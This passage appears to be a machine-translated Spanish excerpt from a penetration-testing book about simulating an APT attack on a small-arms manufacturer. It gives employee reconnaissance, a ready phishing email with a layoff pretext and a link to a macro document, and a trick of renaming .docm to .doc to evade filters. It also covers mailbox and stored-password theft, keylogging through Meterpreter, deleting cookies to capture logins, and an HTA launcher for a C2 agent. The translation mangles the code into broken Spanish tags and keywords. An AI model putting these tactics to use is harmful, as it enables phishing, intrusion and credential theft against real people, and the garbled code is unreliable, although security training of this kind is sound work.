


Figura 5.11: Un cuadro de diálogo Guardar como muestra los tipos de archivos con los que trabaja Solid Edge.

De manera similar, el directorio de programas de Solid Edge que se muestra en la [Figura 5.12](#) enumera las aplicaciones que debe buscar.




Figura 5.12: Directorio de aplicaciones de Solid Edge.

Identificación de los jugadores

Antes de perseguir objetivos individuales, es una buena idea obtener una visión general de la empresa en sí. Esto no tiene que ser particularmente detallado, pero como con cada

otro aspecto del modelado APT, el tiempo y el esfuerzo se recompensan proporcionalmente. Como mínimo, quiero:

- El número aproximado de empleados
- Nombres y cargos de los empleados
- Formato de dirección de correo electrónico
- Ubicaciones comerciales

De esto se trata OSINT. Mencioné LinkedIn y otros sitios de redes de negocios en el pasado y sigue siendo la mejor fuente de información de destino. El único problema con LinkedIn es que tiende a representar en exceso los puestos de nivel profesional y el personal de TI. Esta es una declaración muy amplia, pero vale la pena considerarla dado que quiero apuntar a los armeros y los técnicos de CNC. Es una regla general que desea evitar a más personas con conocimientos de TI cuando intenta descifrar la capa exterior de una red, por lo que es bueno tener múltiples fuentes de inteligencia. Diferentes profesiones tienen sus propios directorios de personal donde puede encontrar currículos e información de contacto; la industria de fabricación de armas no es diferente.

La información de ubicación de la empresa se puede obtener fácilmente en sitios web públicos, al igual que el recuento de empleados. ¿Por qué preocuparse por cuántas personas trabajan allí? El número de empleados tiende a determinar cómo se resuelven los problemas técnicos. Es probable que las empresas más grandes tengan toda su infraestructura interna y la mantengan sus propios empleados, mientras que las empresas pequeñas subcontratan incluso la infraestructura básica. Esta no es una regla estricta y rápida, pero una vez más, es una buena regla general. Una búsqueda rápida revela que Gotham Small Arms tiene menos de 50 empleados y utiliza Google Gmail para proporcionar servicios de correo electrónico:

cavar gothamsmallarms.com MX

```
; <>> DiG 9.8.4-rpz2+rl005.12-P1 <>> gothamsmallarms.com MX ;; opciones globales: +cmd ;;
Tengo respuesta: ;; ->>HEADER<<- código de operación: CONSULTA, estado: NOERROR, id: 47163 ;;
banderas: qr rd ra; CONSULTA: 1, RESPUESTA: 5, AUTORIDAD: 2, ADICIONAL: 0
```

:: SECCIÓN DE
PREGUNTAS: ;gothamsmallarms.com. EN MX

:: SECCIÓN DE
RESPUESTAS: gothamsmallarms.com. 3600 EN MX 5

ALT1.ASPMX.L.GOOGLE.com.				
gothamsmallarms.com.	3600	EN	MX	5
ALT2.ASPMX.L.GOOGLE.com.				
gothamsmallarms.com.	3600	EN	MX	1
ASPMX.L.GOOGLE.com.				
gothamsmallarms.com.	3600	EN	MX	10
ASPMX2.GOOGLEMAIL.com.				
gothamsmallarms.com.	3600	EN	MX	10
ASPMX3.GOOGLEMAIL.com.				

:: SECCIÓN AUTORIDAD:

gothamsmallarms.com.	3595	EN	NS
ns78.dominiocontrol.com.			
gothamsmallarms.com.	3595	EN	NS
ns77.dominiocontrol.com.			

:: Tiempo de consulta: 154 ms

:: SERVIDOR: 80.69.67.66#53(80.69.67.66)

:: CUÁNDO: Martes 17 de mayo 12:47:30 2016

:: TAMAÑO MSG recibido: 217

Esto es interesante. Si utilizan los servicios profesionales en la nube de Google para correo electrónico, también pueden estar usándolos para compartir documentos, lo que puede hacer cosas más fáciles para robar documentos. Pero probablemente tengan una política de que no usarse para propiedad intelectual confidencial (o deberían, trabajé para un empresa de seguridad que almacenó informes de pruebas de penetración en Google Docs).

Implementación de documentos Smart(er) VBA

Con una lista de objetivos, es hora de construir la carga útil.

Anteriormente en este capítulo, revisé un mecanismo de implementación altamente efectivo: el macro de VBA. En la discusión original de este método, el correo electrónico se utilizó como vector de entrega; sin embargo, esto no es óptimo. El correo electrónico es generalmente muy analizada ya que es la forma más fácil de que el malware ingrese a la red y es probable que ciertos archivos adjuntos se bloquen en el borde (potencialmente macros que también contienen documentos de MS Office). Además, la entrega de archivos adjuntos de esa manera significa que la evidencia permanecerá de una manera que no lo hará si solo enviamos un enlace a un archivo, por ejemplo. Sin embargo, incluso si envía al usuario un enlace a un Word documento en un servidor web, no altera el hecho de que el software de seguridad ejecutándose en la estación de trabajo puede detectarlo y bloquearlo debido a la extensión .docm . ¿Cómo evitas eso? Hay una solución, pero es muy secreta y conocida solo por los piratas informáticos más elitistas del mundo. Cambia el nombre del archivo de .docm a .doc.

No le digas a nadie.

En lugar de enviar el documento directamente a los objetivos, lo alojaré en un servidor web externo como un archivo .doc y enviaré solo el enlace por correo electrónico. De esa manera, los filtros de correo demasiado agresivos no serán un problema. Todavía existe el peligro de que se puedan buscar macros en los archivos en el borde de la red, pero es mucho menos riesgoso que el correo electrónico, ya que es donde se espera que la mayoría del malware ingrese a la red.

La ingeniería social al entregar documentos de Office es una cuestión de circunstancias y gustos personales, pero las variaciones de lo siguiente suelen tener éxito. No quiero enfatizar el punto, pero hay dos cosas que debes hacer bien:

- *Ofrezca al usuario final una razón convincente para habilitar las macros.* El documento no debe brindar ninguna información real al objetivo y debe sugerir fuertemente que se requiere interacción macro para que el documento sea útil o legible. También debe ser algo que llame la atención y sea atractivo. Al principio del libro, escribí sobre el uso de un mensaje que discutía los despidos y parecía estar mal abordado. Hay muchas variaciones de este poderoso ataque, pero debe ser algo que implique un cambio de circunstancias para el receptor, generalmente circunstancias negativas (el pánico pasa por encima del sentido común).
- *Adapte el ataque al cliente.* No debería parecer otro ejercicio masivo de pesca insistiendo en que sus cuentas de PayPal se han visto comprometidas. Dedique algún tiempo a investigar cómo se ven sus documentos, dónde se coloca el logotipo y cómo se formatea, qué tipo de letra se utiliza, etc. Google es su amigo, pero también escanea los sitios web públicos del objetivo. Por lo general, puede encontrar archivos PDF como mínimo que le darán algo con lo que trabajar. La mayoría de las empresas tienen una dirección de correo electrónico info@ que generalmente enviará una respuesta automática, lo cual es útil para falsificar pies de página de correo electrónico. También puede enviar un correo electrónico BCC masivo a las direcciones que ha recolectado con el pretexto que deseé y ver quién muerde. También es probable que al menos una bandeja de entrada responda con un mensaje "Fuera de la oficina", que es útil por muchas razones, siendo el formato el menos importante. Ahora sabe quién no está disponible (particularmente en una organización grande), lo que le brinda cierta flexibilidad si necesita hacerse pasar por empleados sin que se les avise inmediatamente de ese hecho (consulte la [Figura 5.13](#)). 




Figura 5.13: La víctima todavía tendrá que habilitar el contenido, pero eso es un problema de ingeniería social.

La pregunta ahora es qué enfoque de ingeniería social debería usar para despertar el interés del objetivo. Una variación del antiguo aviso de despido con dirección incorrecta debería servir lo suficientemente bien.

Para: target@gothamsmallarms.com
De:
carmine.falcone@gotham-audit.com
Asunto:
[CONFIDENCIAL] Actualización sobre la fusión de Gothams Small Arms

Hola oswald,

Espero que esto te encuentre bien.

He adjuntado un enlace con los números que discutimos la semana pasada, así que espero que esto no sea una sorpresa. Dicho esto, sigue siendo confidencial antes del embargo según las normas de la FTC, así que no lo distribuya. Dada la gran cantidad de empleados que se van a despedir como resultado de la fusión, recomendaré un asesor de transición de habilidades profesionales a su departamento cuando los vea la próxima semana.

http://1.2.3.4/intranet/downloads/gothammerger_v1.4_CF_21032016.doc

Saludos,

Carmín

pd ¡Dale mi amor a Gertrud!

***** Aviso de confidencialidad por correo electrónico *****

Este mensaje es privado y confidencial. Si ha recibido este mensaje por error, avísenos y elimínelo de su sistema.

Correo electrónico y contraseñas guardadas

Una manera rápida y fácil de obtener conocimiento de la situación tras haber comprometido la estación de trabajo de un usuario es tomar su correo electrónico en un formato que pueda importar a un cliente de correo electrónico en su propia máquina. Esto puede ser una mina de oro de información, como nombres, direcciones de correo electrónico, documentos y otra información de la organización, incluso contraseñas si tiene mucha suerte. Se sorprendería de cuántas personas guardan una copia de seguridad de sus contraseñas corporativas en una hoja de cálculo de Excel y se la envían por correo electrónico como copia de seguridad; al diablo con la política de seguridad.

En un entorno corporativo típico, los usuarios tendrán Microsoft Outlook como cliente de correo electrónico y calendario vinculado a Microsoft Exchange. Por lo general, los usuarios solo tendrán un tamaño de buzón de Exchange finito y se les pedirá que transfieran periódicamente los correos a una tienda local si desean conservarlos. Estos archivos de tabla de almacenamiento personal (.pst) resultantes se pueden importar fácilmente y sin ninguna conversión, ya sea en la Bandeja de entrada, Elementos enviados o cualquier otra carpeta. De lo contrario, Exchange almacena los datos de correo electrónico en su propio formato de tabla almacenada sin conexión (.ost) , que (como su nombre lo indica) se almacenan localmente en la estación de trabajo del cliente, lo que les permite acceder a sus correos electrónicos incluso cuando no están conectados al servidor de Exchange. .

Microsoft afirma que no es posible importar directamente archivos .ost a otro cliente de Outlook o convertirlos en archivos .pst para los mismos propósitos, lo que, de ser cierto, complicaría las cosas. Sin embargo, hay una serie de herramientas disponibles en línea por una pequeña tarifa que hacen que dicha conversión sea un proceso de un solo clic sin necesidad de ningún otro dato, como los perfiles MAPI. Hay muy poca diferencia entre dichas utilidades, por lo que me abstendré de hacer recomendaciones aquí.

Se pueden usar técnicas similares para robar correo electrónico de otros clientes de correo electrónico, y esto es algo que quiero explorar en los ejercicios que siguen.

Una estación de trabajo comprometida puede ser una cornucopia de credenciales almacenadas. Muchas aplicaciones permiten a los usuarios almacenar sus nombres de usuario y contraseñas para su comodidad (es decir, un cliente SFTP). Sin embargo, la mayoría de los programas almacenarán estas contraseñas encriptadas, generalmente en un archivo de configuración local o en el Registro. En estas circunstancias, hay dos ataques posibles:

- Descifrar el almacén de credenciales. Algunos programas son más susceptibles a este ataque que otros, pero cualquier tecnología criptográfica que almacene pequeñas cantidades de datos, como contraseñas, es intrínsecamente vulnerable a los ataques criptoanalíticos (suponiendo que las contraseñas no sean excesivamente largas). Por lo general, una simple búsqueda en Google será suficiente para descubrir cómo se codifica una contraseña y qué herramientas se pueden usar para recuperarla.
- No siempre es posible recuperar contraseñas encriptadas de esta manera si no se puede determinar el sistema criptográfico o si las contraseñas son demasiado largas para permitir un ataque exitoso de encriptación y comparación. En estos casos, suele ser suficiente copiar los valores hash cifrados, instalar la aplicación cliente y volver a crear el archivo de inicio de sesión o las entradas del registro localmente. Esto no le dará acceso a las contraseñas no cifradas, pero le permitirá acceder a las aplicaciones que están destinadas a proteger. Alternativamente, si el protocolo de conexión que usa el cliente no está encriptado (es decir, Telnet y FTP; la gente *todavía* los usa en redes locales y en otros lugares), puede usar un rastreador de red (como Wireshark) en su propia máquina para ver la contraseña transmitido en claro.

En este escenario, el objetivo es externalizar sus necesidades de correo electrónico a Google, lo que permite a los usuarios acceder a sus bandejas de entrada utilizando la interfaz familiar de Gmail. Sin embargo, es perfectamente común ver que las empresas que lo hacen continúan usando MS Outlook en el escritorio y se integran en el backend de correo de Google. Esto generalmente tiene que ver con el legado, la familiaridad y la compatibilidad.

Registradores de teclas y cookies

Los registradores de teclas se utilizan para robar pulsaciones de teclas de las víctimas mientras escriben y son principalmente útiles para robar contraseñas. Las pulsaciones de teclas se registran en un archivo para su posterior recuperación o se transmiten a C2 en tiempo real o a intervalos regulares. No hay nada nuevo o innovador en el uso de un keylogger, pero es una herramienta central y merece una o dos palabras sobre cómo debe usarse correctamente.

Afortunadamente, Metasploit Framework incluye un registrador de teclas que es lo suficientemente adecuado e ilustrativo para nuestras necesidades. Como parte del agente Meterpreter, también es resistente a los antivirus con la preparación adecuada. Al igual que con cualquier ataque que use Meterpreter, el agente primero debe migrarse a otro proceso estable antes de usarlo para garantizar que permanecerá en la memoria incluso si el proceso que lo generó se elimina. Para uso general, el proceso explorer.exe es perfectamente aceptable; sin embargo, si su objetivo es capturar las credenciales de inicio de sesión de Windows, primero debe inyectar en el proceso winlogon.exe .

Como se indicó, los registradores de teclas son más útiles para capturar nombres de usuario y contraseñas, pero obviamente solo funcionarán si el usuario ingresa estas credenciales, lo que no sucederá en ciertas circunstancias. Por ejemplo, en el ejemplo anterior hablé sobre las contraseñas almacenadas. Sin embargo, es más probable que encuentre aplicaciones web que no soliciten contraseñas a los usuarios porque el estado de la sesión se mantiene mediante el uso de cookies persistentes.

Por supuesto, puede robar las cookies del directorio del navegador para secuestrar la sesión del usuario, pero hay muchas formas de derrotar tales ataques (por ejemplo, el servidor rastrea las direcciones IP en la sesión o no permite inicios de sesión simultáneos) y hay muchas situaciones en las que querrá las credenciales mismas. Después de todo, los usuarios reutilizan con frecuencia las contraseñas en todas las aplicaciones y entornos. En tales circunstancias, la solución es simplemente eliminar las cookies y obligar a los usuarios a iniciar sesión la próxima vez que visiten la página web.

En IE, esto se logra simplemente desde la línea de comando:

```
c:> RunDLL32.exe InetCpl.cpl,ClearMyTracksByProcess 2
```

Chrome almacena el historial, las cookies, el caché y los marcadores en varias bases de datos y directorios en el directorio de datos de la aplicación por usuario en

```
C:\Users\<nombre de usuario>\AppData\Local\Google\Chrome\User Data
```

La forma más fácil de deshacerse de todos estos datos es simplemente borrar los archivos apropiados de allí. Chrome crea este directorio automáticamente si descubre que falta.

Se puede usar un enfoque similar para Firefox, Opera y Safari.

Dado que el objetivo utiliza Google para el correo electrónico, es muy probable que algunos o todos los usuarios utilicen una interfaz basada en web para acceder a sus bandejas de entrada. La importancia de hacer caducar las sesiones persistentes actuales, obligándolas a ingresar las credenciales en el navegador, es clara.

Reuniéndolo todo

Recordar:

- En este ataque, se utilizó una variante de la macro VBA como medio para atacar al usuario final, obtener acceso a la estación de trabajo del cliente e implementar un agente C2. El código se simplificó considerablemente en comparación con lo que se describió en el [Capítulo 2. No es necesario](#) implementar una carga útil de VBS para

descargar y ejecutar una carga útil; solo use lo que Windows le da en la línea de comando.

- Las bandejas de entrada fueron robadas de las estaciones de trabajo de destino en forma de archivos .pst que se pueden importar fácilmente a su propia instancia de Microsoft Outlook. Esto permite al atacante navegar por correos electrónicos tan fácilmente como si fueran suyos. Piense en las cosas que comparte con sus colegas todos los días sin usar el cifrado. Incluso con el cifrado, las claves privadas pueden robarse de la estación de trabajo y las frases de contraseña pueden robarse con registradores de pulsaciones de teclas.
- Las contraseñas de correo de Google fueron robadas mediante registradores de teclas, lo que permitió el acceso no solo a la interfaz de correo electrónico basada en la web, sino también a los almacenes de documentos a los que está vinculada la cuenta. Se eliminaron los almacenes de cookies de todos los clientes que usaban cookies persistentes, lo que obligó al cliente a volver a autenticarse y permitir que el atacante capturara las credenciales.

En este punto, incluso asumiendo el control solo sobre unas pocas estaciones de trabajo, el acceso puede ser considerable. Un atacante podría oscurecerse durante largos períodos de tiempo mientras mantiene un punto de apoyo C2 sobre el objetivo y expande lentamente su influencia sobre la red. En este punto, lo único que queda por hacer es buscar y exfiltrar los archivos de destino en función de los criterios ya establecidos.

Y así se demuestra (ver [Figura 5.14](#)).




Figura 5.14: Esquema del receptor inferior en Solid Edge 3D.

Fuente: Trabajo propio

Resumen

Por necesidad, se ha metido mucha información nueva en este capítulo. Analizamos el comando y control encubierto, el peligro siempre presente del ransomware y cómo la conciencia de esta amenaza debería encajar en un ejercicio de modelado APT. Cubrimos diferentes formas de usar una tecnología ya familiar para romper la seguridad fronteriza y formas alternativas de eludir la tecnología antivirus. Finalmente, se discutieron los conceptos de keyloggers, robo de correo electrónico y contraseñas cifradas en caché.

El siguiente capítulo no es diferente. Se cubrirán muchos conceptos nuevos. No menos importante, cubriremos en profundidad las técnicas de escalada de privilegios. Esta es una habilidad básica de modelado de APT que hasta ahora solo hemos mencionado.

Ejercicios

1. Hay varios clientes de correo electrónico alternativos que pueden servir como reemplazo de Microsoft Outlook. Algunos tienen integración de Exchange y otros no. Investigue cómo se podrían robar las casillas de correo electrónico de las estaciones de trabajo con los siguientes clientes de correo instalados:

- Correo de ópera
 - correo de ensueño
 - i.Scribe
 - Buzón
 - Evolución
2. Debe atacar un host al que solo se puede acceder a través de la red Tor en una prueba de penetración de red tradicional. Inmediatamente se encontrará con problemas de DNS para resolver las direcciones .onion . ¿Cómo resolvería estos problemas para poder utilizar sus herramientas favoritas contra el objetivo?
3. Imagine que está ejecutando un servicio oculto Tor para aprovisionar un negocio en línea del mercado negro. Piense en algunas formas en que el anonimato de su servidor web podría verse comprometido y cómo podría protegerse contra ellas. Lee sobre Ross Ulbricht y la Ruta de la Seda para tener contexto.

Capítulo 6

Inteligencia Criminal Hace algunos

años me llamaron para realizar un escenario de modelado APT interno para un servicio de policía en el Reino Unido. Fue una tarea interesante por varias razones, no todas ellas puramente técnicas. En un cuartel general de policía, por lo general, no quieren que deambule solo, por lo que todas las mañanas mi colega y yo llegábamos diligentemente a la recepción para encontrarnos con nuestro punto de contacto, cuyo trabajo también era escoltarnos por el edificio como necesario. El tercer día volvimos a preguntar por el caballero, pero un par de policías nos llevaron aparte y querían saber cuál era nuestro negocio con él. Le expliqué que éramos consultores de seguridad, aquí para pelear la buena batalla contra las siempre presentes fuerzas de la oscuridad (los pentesters somos un grupo colorido) solo para que nos dijeran que nuestro punto de contacto era en realidad un fugitivo de la justicia y había sido arrestado el tarde anterior. Nunca supe exactamente de qué se trataba todo eso, pero se necesita una cierta cantidad de descaro para solicitar un trabajo en la policía sabiendo que eres un hombre buscado.

Mencione esta anécdota no solo por su naturaleza obviamente cómica sino porque hay una lección práctica que aprender: a pesar de la falta de escolta, todavía teníamos trabajo que hacer y dado que este era un lugar ocupado con oficiales uniformados y civiles caminando. entrando y saliendo del edificio todo el tiempo sin ningún control de acceso real (más allá de lo que era esencialmente voluntario), decidimos seguir adelante y completar nuestro trabajo. Supongo que pensaron que nadie tendría el valor de caminar por un cuartel de policía sin permiso, lo que dada la gran cantidad de datos confidenciales que pudimos obtener durante esta prueba con solo un poco de valor fue una mala decisión de su parte. El alcance era tan abierto como podía ser (es decir, obtén lo que puedas en el tiempo disponible), pero cuando completamos nuestro trabajo tuvimos acceso completo a:

- Bases de datos de llamadas de emergencia
- Paquetes de destino de rama especial
- Información detallada sobre los informantes
- Acceso de lectura a la base de datos nacional de ADN

- Nombres y direcciones de propietarios de armas de fuego en el condado

LEY DE ARMAS DE FUEGO EN EL REINO UNIDO

Estados Unidos y el Reino Unido tienen filosofías enormemente diferentes sobre la posesión de armas de fuego. En pocas palabras, es muy fácil obtener armas en los Estados Unidos y extremadamente difícil en el Reino Unido (legalmente al menos). Un colega mío estadounidense (que vivía en ese momento en Inglaterra) me preguntó casualmente un día si era necesario llevar armas de fuego a la vista o si podía hacerlo a escondidas. Al darme cuenta de que hablaba en serio, le señalé que la pena mínima por portar un arma en público era de cinco años de prisión y, por lo tanto, "ocultar" era probablemente el camino más inteligente.

Entrega de carga útil Parte VI: Implementación con HTA

Esta no es una técnica que vaya a cambiar exactamente su vida, pero una forma particularmente útil de implementar cargas útiles a través de VBScript es usar una aplicación HTML. Esto es esencialmente solo HTML que lleva un script del lado del cliente renombrado para tener una extensión .hta . ¿Por qué no usar un archivo HTML para hacer lo mismo? Dos razones. En primer lugar, VBScript solo se ejecutará en Internet Explorer, que actualmente es solo el cuarto navegador más popular y está en grave declive. En segundo lugar, incluso si se abre una carga HTML en IE, el usuario recibirá una advertencia de que contiene contenido activo que probablemente será bloqueado por la política administrativa (consulte la [Figura 6.1](#)).



Figura 6.1: No es el mensaje más atractivo.

El siguiente código es adecuado para obtener la ejecución básica de comandos a través de una simple interacción con el usuario:

```


<head>
<title>Prueba HTA</title>
<HTA:APLICACIÓN
  NOMBRE DE LA APLICACIÓN="Prueba HTA"
  SCROLL="sí"
  INSTANCIA ÚNICA="sí"
  WINDOWSTATE="maximizar"

> </cabeza>

<lenguaje de secuencia de comandos="VBScript">
Sub TestSub
  Dim objShell, objCmdExec
  Establecer objShell = CreateObject("WScript.Shell")
  Establecer objCmdExec = objshell.exec("c2agent")
  getCommandOutput = objCmdExec.StdOut.ReadAll End Sub </script>

<cuerpo>
<input type="button" value="Ejecutar script" name="run_button" onClick="TestSub"><p>
</cuerpo>
```

Este código se representa como se muestra en la [Figura 6.2](#), sin advertencias ni errores cuando se guarda como un documento.htm y se ejecuta.



[Figura 6.2:](#) Una aplicación HTML básica.


Si el usuario hace clic en el botón, obtenemos la ejecución del comando. No es muy atractivo, ¿verdad? ¡Afortunadamente, la base para una aplicación HTML es la representación de LaTex! No, solo bromeo, en realidad es HTML, por lo que es posible hacer que la aplicación se vea, se sienta y se comporte exactamente como usted quiere. Antes de eso, desea cambiar el ícono predeterminado a algo más atractivo. Primero, agregue la siguiente línea a la etiqueta HTA:APPLICATION :

```
icono="#"
```

Luego, con un ícono personalizado, ejecute lo siguiente desde la línea de comandos de Windows:

```
copiar icon.ico /b /y +test.hta testwithicon.hta
```

Obtendrá algo similar a la [Figura 6.3.](#) [Figura 6.3.](#)



